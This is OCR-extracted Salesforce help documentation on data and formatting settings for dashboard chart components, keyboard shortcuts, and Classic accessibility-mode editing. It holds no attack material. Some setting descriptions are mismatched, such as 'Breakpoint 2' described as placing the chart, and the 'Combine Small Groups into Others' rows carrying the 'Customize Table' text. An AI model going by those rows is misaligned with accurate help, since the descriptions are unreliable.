


For example, to see how stage duration correlates with the number of activities for opportunities, group your report by `Opportunity Name` and plot the scatter chart by the grouping. Then set `X-Axis` on the chart to `Record Count` and `Y-Axis` to `Stage Duration`. The chart will show a dot for each opportunity. You can tell at a glance if the stage duration is shorter for opportunities that have more activities.

Because a scatter chart shows data grouped by summarized values, you need at least one grouping in your report. Choose a report format that allows groupings, such as, summary, matrix, or joined. You also need at least one summarized field in the report to show data on the axes of the chart. Otherwise, the chart will show record count on the axes. Scatter charts automatically show data from the source report or you can manually choose what information to display for groupings and summaries.

If your source report has	The X-axis automatically displays	The Y-axis automatically displays
No summary fields	Record count.	Record count.
One or more summary fields	First summary.	• Either record count or the second summary in report charts. • The first summary in dashboard charts even if the source report has multiple summaries. But you can manually choose a different summary to show on the axis.

This is a report on closed won opportunities grouped by account and opportunity owner. A scatter chart can reveal the potential for tapping into accounts with a higher annual revenue.



This chart builds on some key fields:

1. **Plot By** automatically chooses the first report grouping. We manually chose the second grouping to show opportunities won by `Account Name`.
2. **X-axis** shows record count when there are no summarized fields or autoselects the first summary field. Since summary is more useful, the chart shows `Sum of Won Amount`.
3. **Y-axis** here shows a manually selected summary field, `Average Annual Revenue`.
4. **Group By** is not set by default. Since the report has another grouping, the chart groups data further by the manually selected `Opportunity Owner` grouping. The colored dots in the chart and legend show this grouping.

The scatter chart component type in dashboards has these limitations:

- It doesn't show tabular reports.
- You can't sort by labels or values.
- You can only change how Y-axis units are displayed.

- You can manually define the range for Y-axis alone.

SEE ALSO:

- Chart Types
- Modify a Dashboard Component
- Data Settings for Dashboard Scatter Chart Components
- Formatting Settings for Dashboard Scatter Chart Components
- Data Settings for Dashboard Scatter Chart Components
- Formatting Settings for Dashboard Scatter Chart Components

Data Settings for Dashboard Bar and Column Chart Components

Horizontal bar and vertical column charts are useful for comparing the values of one or more report groupings. Use the Component Data tab to select the groupings and summaries you want your bar or column chart to display.

Choose what values to display on the axes of your chart. Depending on the chart type, axis values can be record count, summary fields, or groupings defined in the report. For example, to see the amount in each sales stage in a report, select `Sum of Amount` as the `X-axis` and `Stage` as the `Y-axis`. The chart displays one bar for each stage, with the length proportional to the total opportunity amount.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`X-Axis`	Choose what values to display on the horizontal axis of your bar, column, scatter, or line chart. Depending on the chart type, axis values can be summary fields or groupings. To use the second grouping or summary field defined in the source report's chart, select *`Auto`*. When the source report has a chart, Auto picks the values used by the chart. If the X-axis corresponds to a custom summary formula that has the `Where Will this Formula Be Displayed?` option set to a grouping level other than `All summary levels`, then the Y-axis and Groupings selection must correspond to that custom summary formula's grouping level.
`Y-Axis`	Choose what values to display on the vertical axis of your bar, column, scatter, or line chart. Depending on the chart type, axis values can be summary fields or groupings. To use the second grouping or summary field defined in the source report's chart, select *`Auto`*. When the source report has a chart, Auto picks the values used by the chart. If the Y-axis corresponds to a custom summary formula that has the `Where Will this Formula Be Displayed?` option set to a grouping level other than `All summary levels`, then the X-axis and Groupings selection must correspond to that custom summary formula's grouping level.
`Group By`	Choose how to group information on your chart. This option is available only if the underlying report has more than one grouping. To use the second grouping or summary field defined in the source report's chart, select *`Auto`*.
`Combination Chart`	Select this option to plot additional values on this chart. The chart type you chose must allow combination charts.

Setting	Description
`Display Units`	Choose a scale for displaying your chart values. For table components, this setting applies only to the first column. For best results, choose Auto to let Salesforce select appropriate units.
`Drill Down to`	Select where users go when they click a dashboard component: the full source report for the dashboard component; the source report filtered by the group, X-axis value, or legend entry they clicked; the detail page for a chart or table element, axis value, or legend entry; or a URL that you specify. (You can't use URLs that begin with "mailto:" or "javascript:".) Filtered and record detail page drill-down are disabled when viewing dashboard charts with more than 200 values.

SEE ALSO:

Formatting Settings for Dashboard Bar Chart Components

Data Settings for Dashboard Funnel Chart Components

Funnel charts are useful for showing the flow of opportunities through stages.

Choose what values to display on the axes of your chart. Depending on the chart type, axis values can be record count, summary fields, or groupings defined in the report.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`Display Units`	Choose a scale for displaying your chart values. For table components, this setting applies only to the first column. For best results, choose Auto to let Salesforce select appropriate units.
`Drill Down to`	Select where users go when they click a dashboard component: the full source report for the dashboard component; the source report filtered by the group, X-axis value, or legend entry they clicked; the detail page for a chart or table element, axis value, or legend entry; or a URL that you specify. (You can't use URLs that begin with "mailto:" or "javascript:".) Filtered and record detail page drill-down are disabled when viewing dashboard charts with more than 200 values.
`Values`	Choose what to display as values for your pie chart, donut chart, funnel chart, gauge, or metric. To use the second grouping or summary field defined in the source report's chart, select *`Auto`*. When the source report has a chart, Auto picks the values used by the chart. In gauges and metrics, Auto shows the value of the first summary field.
`Segments`	Choose what to display as segments for your funnel chart. To use the second grouping or summary field defined in the source report's chart, select *`Auto`*. When the source report has a chart, Auto picks the values used by the chart.

SEE ALSO:

Formatting Settings for Funnel Dashboard Components

Data Settings for Dashboard Scatter Chart Components

Scatter charts are useful to show one or two groups of report data plus summaries. These data settings for the scatter chart are available in the dashboard component editor under **Component Data**.

Group and set the scale to help users make sense of the data you are displaying.

Setting	Description
`Plot By`	Choose the grouping to display on your chart. To always use the first grouping or use what's in the source report's chart, pick Auto.
`X-Axis`	Choose the values to display on the horizontal axis.
`Y-Axis`	Choose what values to display on the vertical axis of your bar, column, scatter, or line chart. Depending on the chart type, axis values can be summary fields or groupings. To use the second grouping or summary field defined in the source report's chart, select *`Auto`*. When the source report has a chart, Auto picks the values used by the chart. If the Y-axis corresponds to a custom summary formula that has the `Where Will this Formula Be Displayed?` option set to a grouping level other than `All summary levels`, then the X-axis and Groupings selection must correspond to that custom summary formula's grouping level.
`Group By`	Choose how to group information on your chart. This option is available only if the underlying report has more than one grouping. To use the second grouping or summary field defined in the source report's chart, select *`Auto`*.
`Display Units`	Change the measure for values displayed on the Y-axis of the chart.
`Drill Down to`	Select where users go when they click the chart. Options include the source report, the filtered source report, record detail page, or a URL you specify. Filtered report and record detail page options are unavailable when the chart has more than 200 values.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Scatter Charts
- Modify a Dashboard Component
- Formatting Settings for Dashboard Scatter Chart Components

Data Settings for Dashboard Gauge Components

A gauge is used to see how far you are from reaching a goal. It displays a single value, such as closed deals.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`Values`	Choose what to display as values for your pie chart, donut chart, funnel chart, gauge, or metric. To use the second grouping or summary field defined in the source report's chart, select *`Auto`*. When the source report has a chart, Auto picks the values used by the chart. In gauges and metrics, Auto shows the value of the first summary field.
`Display Units`	Choose a scale for displaying your chart values. For table components, this setting applies only to the first column. For best results, choose Auto to let Salesforce select appropriate units.
`Drill Down to`	Select where users go when they click a dashboard component: the full source report for the dashboard component; the source report filtered by the group, X-axis value, or legend entry they clicked; the detail page for a chart or table element, axis value, or legend entry; or a URL that you specify. (You can't use URLs that begin with "mailto:" or "javascript:".) Filtered and record detail page drill-down are disabled when viewing dashboard charts with more than 200 values.

SEE ALSO:

Formatting Settings for Dashboard Gauge Components

Data Settings for Dashboard Line Chart Components

Line charts are useful for showing data over time.

For example, to see the numbers of leads created each month in a report, set record count as the `Y-axis` and created month for the `X-axis`. The chart displays a line connecting the record count totals for each month.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`Y-Axis`	Choose what values to display on the vertical axis of your bar, column, scatter, or line chart. Depending on the chart type, axis values can be summary fields or groupings. To use the second grouping or summary field defined in the source report's chart, select *`Auto`*. When the source report has a chart, Auto picks the values used by the chart. If the Y-axis corresponds to a custom summary formula that has the `Where Will this Formula Be Displayed?` option set to a grouping level other than `All summary levels`, then the X-axis and Groupings selection must correspond to that custom summary formula's grouping level.
`X-Axis`	Choose what values to display on the horizontal axis of your bar, column, scatter, or line chart. Depending on the chart type, axis values can be summary fields or groupings. To use the second

Setting	Description
	grouping or summary field defined in the source report's chart, select *Auto*. When the source report has a chart, Auto picks the values used by the chart. If the X-axis corresponds to a custom summary formula that has the `Where Will this Formula Be Displayed?` option set to a grouping level other than `All summary levels`, then the Y-axis and Groupings selection must correspond to that custom summary formula's grouping level.
`Group By`	Choose how to group information on your chart. This option is available only if the underlying report has more than one grouping. To use the second grouping or summary field defined in the source report's chart, select *Auto*.
`Combination Chart`	Select this option to plot additional values on this chart. The chart type you chose must allow combination charts.
`Display Units`	Choose a scale for displaying your chart values. For table components, this setting applies only to the first column. For best results, choose Auto to let Salesforce select appropriate units.
`Drill Down to`	Select where users go when they click a dashboard component: the full source report for the dashboard component; the source report filtered by the group, X-axis value, or legend entry they clicked; the detail page for a chart or table element, axis value, or legend entry; or a URL that you specify. (You can't use URLs that begin with "mailto:" or "javascript:".) Filtered and record detail page drill-down are disabled when viewing dashboard charts with more than 200 values.

SEE ALSO:

Formatting Settings for Dashboard Line Chart Components

Data Settings for Dashboard Metric Components

The settings on the Component Data tab define how your dashboard metric component gets and manages the data it displays.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`Values`	Choose what to display as values for your pie chart, donut chart, funnel chart, gauge, or metric. To use the second grouping or summary field defined in the source report's chart, select *Auto*. When the source report has a chart, Auto picks the values used by the chart. In gauges and metrics, Auto shows the value of the first summary field.
`Display Units`	Choose a scale for displaying your chart values. For table components, this setting applies only to the first column. For best results, choose Auto to let Salesforce select appropriate units.
`Drill Down to`	Select where users go when they click a dashboard component: the full source report for the dashboard component; the source report filtered by the group, X-axis value, or legend entry they clicked; the detail page for a chart or table element, axis value, or legend entry; or a URL that you specify. (You can't use URLs

Setting	Description
	that begin with “mailto:” or “javascript:”.) Filtered and record detail page drill-down are disabled when viewing dashboard charts with more than 200 values.

SEE ALSO:

Formatting Settings for Dashboard Metric Components

Data Settings for Dashboard Pie and Donut Chart Components

A pie chart or a donut chart is good for showing the relative shares of different quantities. Use the component data tab to select the values your pie or donut chart will compare.

Use a pie chart when you have multiple groupings and want to show the proportion of a single value for each grouping against the total.

For example, to see the breakdown of your case queue by case status in a report, set record count for `Values` and status for `Wedges`. The chart displays a circle made up of wedges, each wedge representing the cases in a case status.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`Values`	Choose what to display as values for your pie chart, donut chart, funnel chart, gauge, or metric. To use the second grouping or summary field defined in the source report’s chart, select *`Auto`*. When the source report has a chart, Auto picks the values used by the chart. In gauges and metrics, Auto shows the value of the first summary field.
`Wedges`	Choose what to display as wedges for your pie or donut chart. To use the second grouping or summary field defined in the source report’s chart, select *`Auto`*. When the source report has a chart, Auto picks the values used by the chart.
`Display Units`	Choose a scale for displaying your chart values. For table components, this setting applies only to the first column. For best results, choose Auto to let Salesforce select appropriate units.
`Drill Down to`	Select where users go when they click a dashboard component: the full source report for the dashboard component; the source report filtered by the group, X-axis value, or legend entry they clicked; the detail page for a chart or table element, axis value, or legend entry; or a URL that you specify. (You can't use URLs that begin with “mailto:” or “javascript:”.) Filtered and record detail page drill-down are disabled when viewing dashboard charts with more than 200 values.

SEE ALSO:

Formatting Settings for Pie and Donut Dashboard Components

Data Settings for Dashboard Table Components

A table component shows columns of data from a custom report in a dashboard. The settings on the Component Data tab control how a table component gets and manages the data it displays.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Display Units`	Choose a scale for displaying your chart values. For table components, this setting applies only to the first column. For best results, choose Auto to let Salesforce select appropriate units.
`Drill Down to`	Select where users go when they click a dashboard component: the full source report for the dashboard component; the source report filtered by the group, X-axis value, or legend entry they clicked; the detail page for a chart or table element, axis value, or legend entry; or a URL that you specify. (You can't use URLs that begin with "mailto:" or "javascript:".) Filtered and record detail page drill-down are disabled when viewing dashboard charts with more than 200 values.

SEE ALSO:

Formatting Settings for Dashboard Table Components

Visual Settings for Dashboard Chart Components

Choose the type of chart that fits the data you are sharing, then apply the visual settings that will communicate the data most effectively.

1. Formatting Settings for Dashboard Bar Chart Components
   Horizontal bar and vertical column charts are useful for comparing the values of one or more report groupings. Set the scale and sorting to help you make sense of the data you are displaying.
2. Formatting Settings for Funnel Dashboard Components
   Use color to show the status of a value through stages in a funnel chart.
3. Formatting Settings for Dashboard Scatter Chart Components
   Scatter charts are useful to show one or two groups of report data plus summaries. These settings for the scatter chart are available in the dashboard component editor under **Formatting**.
4. Formatting Settings for Dashboard Gauge Components
   Set the breakpoints and colors on your gauge component to help users interpret the current value of the field you are tracking.
5. Formatting Settings for Dashboard Line Chart Components
   Line charts are useful for showing data over time. Use sorting and scale to help your users make sense of the data on your line chart.
6. Formatting Settings for Dashboard Metric Components
   A metric component displays one value at a point in time. Use color to help users make sense of the data in the metric component.
7. Formatting Settings for Pie and Donut Dashboard Components
   A pie chart is good for showing the relative shares of different quantities. Use the formatting tab to choose how to configure and label the divisions in your pie chart.
8. Formatting Settings for Dashboard Table Components
   A table component shows columns of data from a custom report in a dashboard. You can use color and scale to help users interpret the report data the table displays.

Formatting Settings for Dashboard Bar Chart Components

Horizontal bar and vertical column charts are useful for comparing the values of one or more report groupings. Set the scale and sorting to help you make sense of the data you are displaying.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`Sort Rows By`	Choose a sorting element to determine what element you want displayed first in the horizontal axis of any horizontal chart or the vertical axis of any vertical chart. For a table, choose the sort order for the default two-column table to be ascending or descending by row labels or values.
`Maximum Values Displayed`	Set the maximum number of elements to include in the top-level grouping of the horizontal axis of a horizontal chart, vertical axis of a vertical chart, or selected axis of a stacked bar chart. For a table, set the maximum number of rows to include. For example, if you want to list only your top five salespeople, create an opportunity report that lists total opportunity amounts by owner and enter *5* in this field.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Show Chatter Photos`	Display Chatter photos for up to 20 records in a horizontal bar chart component whose source report is grouped by a user or group name field. If there are more than 20 records with photos, record names are shown instead of photos. Set `Grouping Display` to *`None`* to show photos. Set the `Drill Down to` option to *`Record Detail Page`* to take users directly to user profile or group pages when they click photos. Chatter must be enabled for photos to be displayed. Depending on your organization's setup, you may not see photos on tables and charts.
`Show Values`	Display the values of individual records or groups on the chart. This only applies to certain chart types.
`Enable Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled if your chart has more than 200 data points.

Formatting Settings for Funnel Dashboard Components

Use color to show the status of a value through stages in a funnel chart.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`Sort Rows By`	Choose a sorting element to determine what element you want displayed first in the horizontal axis of any horizontal chart or the vertical axis of any vertical chart. For a table, choose the sort order for the default two-column table to be ascending or descending by row labels or values.
`Maximum Values Displayed`	Set the maximum number of elements to include in the top-level grouping of the horizontal axis of a horizontal chart, vertical axis of a vertical chart, or selected axis of a stacked bar chart. For a table, set the maximum number of rows to include. For example, if you want to list only your top

Setting	Description
	five salespeople, create an opportunity report that lists total opportunity amounts by owner and enter *5* in this field.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Combine Small Groups into "Others"`	Click this link to create a custom table. The `Maximum Values Displayed` field is populated with the value you entered, and the first two columns are prepopulated with the default columns. To customize a table, the source report must be summary or matrix format and contain a chart.
`Show Values`	Display the values of individual records or groups on the chart. This only applies to certain chart types.
`Show Segment %`	Display the percentage value for each segment of funnel charts.
`Enable Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled if your chart has more than 200 data points.

Formatting Settings for Dashboard Scatter Chart Components

Scatter charts are useful to show one or two groups of report data plus summaries. These settings for the scatter chart are available in the dashboard component editor under **Formatting**.

Tweak data displayed on the dashboard scatter chart using these settings.

Setting	Description
`Sort Rows By`	Currently sorting is unavailable.
`Maximum Values Displayed`	Set the maximum number of dots to show on the chart. When set to 5 for example, the chart shows 5 dots. These are the top 5 ascending values in the grouping used by the Plot By field of the scatter chart.
Axis Range	Keep automatic or choose manual to enter minimum and maximum values for the Y-axis range. If there are values outside the manual range, Y-axis automatically extends to include them.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Show Details on Hover`	Display values or labels when hovering over charts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Formatting Settings for Dashboard Gauge Components

Set the breakpoints and colors on your gauge component to help users interpret the current value of the field you are tracking.

Optionally, set conditional highlighting by defining up to three value ranges and colors. You need to also set the minimum and maximum for the scale. You must set highlighting to follow a component and receive alerts in your Chatter feed when the value crosses a threshold.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`Minimum`	The lowest value on the chart.
`Low Range Color`	Select a color to represent the low range, up to the first breakpoint.
`Breakpoint 1`	The value that separates the middle and high range colors on the dashboard.
`Middle Range Color`	Select a color to represent the middle range, between the first and second breakpoints.
`Breakpoint 2`	Place the chart above or below your report.
`High Range Color`	Select a color to represent the high range, beyond the second breakpoint.
`Maximum`	The highest value on the chart.
`Show %`	Display the percentage value for each wedge of pie and donut charts, or for each segment of funnel charts. On a gauge, show the percentage value of the point where the needle is pointing.
`Show Total`	Display the total value for the chart. For a table, include the sum total for number and currency summary fields.

SEE ALSO:

Modify a Dashboard Component

Formatting Settings for Dashboard Line Chart Components

Line charts are useful for showing data over time. Use sorting and scale to help your users make sense of the data on your line chart.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`Sort Rows By`	Choose a sorting element to determine what element you want displayed first in the horizontal axis of any horizontal chart or the vertical axis of any vertical chart. For a table, choose the sort order for the default two-column table to be ascending or descending by row labels or values.

Setting	Description
`Maximum Values Displayed`	Set the maximum number of elements to include in the top-level grouping of the horizontal axis of a horizontal chart, vertical axis of a vertical chart, or selected axis of a stacked bar chart. For a table, set the maximum number of rows to include. For example, if you want to list only your top five salespeople, create an opportunity report that lists total opportunity amounts by owner and enter *5* in this field.
`Y-Axis Range`	Choose a manual or automatic axis range for the vertical axis of a bar, line, or column chart. If you choose manual, enter numbers for the minimum and maximum axis values to be displayed. If there are data points outside the range that you set, the axis automatically extends to include those values when you generate the chart.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Enable Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled if your chart has more than 200 data points.

Formatting Settings for Dashboard Metric Components

A metric component displays one value at a point in time. Use color to help users make sense of the data in the metric component.

Optionally, set conditional highlighting by defining up to three value ranges and colors. You must set highlighting to follow a component and receive alerts in your Chatter feed when the value crosses a threshold.

Note:

- Enter metric labels directly on components by clicking the empty text field next to the grand total.
- Metric components placed directly above and below each other in a dashboard column are displayed together as a single component.
- If you don't define breakpoint values or if you leave them blank, alerts won't be sent for the component.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
`Low Range Color`	Select a color to represent the low range, up to the first breakpoint.
`Breakpoint 1`	The value that separates the middle and high range colors on the dashboard.
`Middle Range Color`	Select a color to represent the middle range, between the first and second breakpoints.
`Breakpoint 2`	Place the chart above or below your report.

Setting	Description
High Range Color	Select a color to represent the high range, beyond the second breakpoint.

SEE ALSO:

Modify a Dashboard Component

Formatting Settings for Pie and Donut Dashboard Components

A pie chart is good for showing the relative shares of different quantities. Use the formatting tab to choose how to configure and label the divisions in your pie chart.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Description
Sort Rows By	Choose a sorting element to determine what element you want displayed first in the horizontal axis of any horizontal chart or the vertical axis of any vertical chart. For a table, choose the sort order for the default two-column table to be ascending or descending by row labels or values.
Maximum Values Displayed	Set the maximum number of elements to include in the top-level grouping of the horizontal axis of a horizontal chart, vertical axis of a vertical chart, or selected axis of a stacked bar chart. For a table, set the maximum number of rows to include. For example, if you want to list only your top five salespeople, create an opportunity report that lists total opportunity amounts by owner and enter *5* in this field.
Legend Position	Choose a place to display the legend in relation to your chart.
Combine Small Groups into "Others"	Click this link to create a custom table. The Maximum Values Displayed field is populated with the value you entered, and the first two columns are prepopulated with the default columns. To customize a table, the source report must be summary or matrix format and contain a chart.
Show Values	Display the values of individual records or groups on the chart. This only applies to certain chart types.
Show %	Display the percentage value for each wedge of pie and donut charts.
Enable Hover	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled if your chart has more than 200 data points.
Show Total	Display the total value for the chart. For a table, include the sum total for number and currency summary fields.

Formatting Settings for Dashboard Table Components

A table component shows columns of data from a custom report in a dashboard. You can use color and scale to help users interpret the report data the table displays.

You can use the default two-column table or create a custom table with up to four columns and totals.

The default two-column table uses the first grouping and summary field from the chart in the source report. If the report has no chart, default columns are based on the first grouping and summary field in the report.

Customized tables allow null values in the results. Default two-column tables do not.

To use a tabular report as the source report, `Rows to Display` must be set for that report.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Optionally, set conditional highlighting by defining up to three value ranges and colors. Highlighting only applies to the first summary field column in the table.

Setting	Description
`Sort Rows By`	Choose a sorting element to determine what element you want displayed first in the horizontal axis of any horizontal chart or the vertical axis of any vertical chart. For a table, choose the sort order for the default two-column table to be ascending or descending by row labels or values.
`Maximum Values Displayed`	Set the maximum number of elements to include in the top-level grouping of the horizontal axis of a horizontal chart, vertical axis of a vertical chart, or selected axis of a stacked bar chart. For a table, set the maximum number of rows to include. For example, if you want to list only your top five salespeople, create an opportunity report that lists total opportunity amounts by owner and enter *5* in this field.
`Show Chatter Photos`	Display Chatter photos for up to 20 records in a horizontal bar chart component whose source report is grouped by a user or group name field. If there are more than 20 records with photos, record names are shown instead of photos. Set `Grouping Display` to *None* to show photos. Set the `Drill Down to` option to *Record Detail Page* to take users directly to user profile or group pages when they click photos. Chatter must be enabled for photos to be displayed. Depending on your organization's setup, you may not see photos on tables and charts.
`Customize Table`	Click this link to create a custom table. The `Maximum Values Displayed` field is populated with the value you entered, and the first two columns are prepopulated with the default columns. To customize a table, the source report must be summary or matrix format and contain a chart.
`Table Columns`	Specify up to four columns to display in the table. Available columns can be any grouping or summary field used in the chart. Update the report's chart or groupings to make more columns available for the dashboard table.
`Sort Ascending`	Sort the custom table in A-to-Z or smallest-to-largest order in a column. You can't sort on second-level groupings.
`Sort Descending`	Sort the custom table in Z-to-A or largest-to-smallest order in a column. You can't sort on second-level groupings.
`Show Total`	Display the total value for the chart. For a table, include the sum total for number and currency summary fields.
`Reset Table to Defaults`	Go back to the default two-column table.
`Low Range Color`	Select a color to represent the low range, up to the first breakpoint.

Setting	Description
`Breakpoint 1`	The value that separates the low and middle range colors on the dashboard.
`Middle Range Color`	Select a color to represent the middle range, between the first and second breakpoints.
`Breakpoint 2`	`Breakpoint 2`
`High Range Color`	Select a color to represent the high range, beyond the second breakpoint.

SEE ALSO:

Modify a Dashboard Component

Edit Dashboards with Keyboard Shortcuts in Lightning Experience

USER PERMISSIONS

To view and refresh dashboards:	"Run Reports" AND access to dashboard folder
To create dashboards:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you created:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you didn't create:	"Run Reports," "Manage Dashboards," AND "View All Data"
To create, edit, and delete dynamic dashboards:	"Run Reports" AND "Manage Dynamic Dashboards"

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

From the Dashboard tab, you can create, edit, or delete a dashboard using nothing but your keyboard. Use keystrokes to edit dashboards quickly and easily in Lightning Experience.

Use these handy keyboard shortcuts while building or editing a dashboard.

Keyboard Shortcut	Action
Tab	Focus on next item in the dashboard
Shift + Tab	Focus on previous item in the dashboard
Spacebar	Select a component to move or a component corner to resize
`, , ,`	Move or resize a widget
Enter	Click a button
ctrl + z	Undo
ctrl + y	Redo
ctrl + s	Save
ctrl + n	Add component

Keyboard Shortcut	Action
Esc	Cancel pending component move or resize

As you tab through dashboard components, notice that the option to have a screen reader read each chart's dataset appears, **Read Chart Dataset (Screen Reader)**.

For more information about using screen readers with Salesforce, see ***Recommendations for Salesforce Accessibility*** in the Salesforce help.

Edit Dashboards in Accessibility Mode in Salesforce Classic

USER PERMISSIONS

To view and refresh dashboards:	"Run Reports" AND access to dashboard folder
To create dashboards:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you created:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you didn't create:	"Run Reports," "Manage Dashboards," AND "View All Data"
To create, edit, and delete dynamic dashboards:	"Run Reports" AND "Manage Dynamic Dashboards"

EDITIONS

Available in: both Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Salesforce Classic, you can edit dashboards in Accessibility mode.

Important: This topic applies only if you're *not* using the dashboard builder. *Dashboard builder* is a drag-and-drop interface for creating and modifying dashboards.

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. To customize a dashboard, view it and click **Edit**.

From the Dashboard Edit page, you can:

- See the running user for the dashboard in the `Displaying data as` field.
- Click **Dashboard Properties** to change the title, folder, running user, and more.
- Click **Done** to view the dashboard. All changes you make to the dashboard are saved as you make them.
- Click the **Delete** button to delete the entire dashboard.
- Click **Add Component** in any column.
- Click **Narrow**, **Medium**, or **Wide** to set a column's width.

  Note: If your component is a pie or donut chart with `Show Values` or `Show Percentages` enabled and `Legend Position` set to Right, the dashboard column width must be `Wide` for values and percentages to show on the dashboard.

- Click , , , and  to rearrange components in the dashboard.
- Click **Edit** to modify component properties like the component type, display units, source report, and more.
- Click **Delete** to remove a component from the dashboard. Deleted components don't get stored in the Recycle Bin.

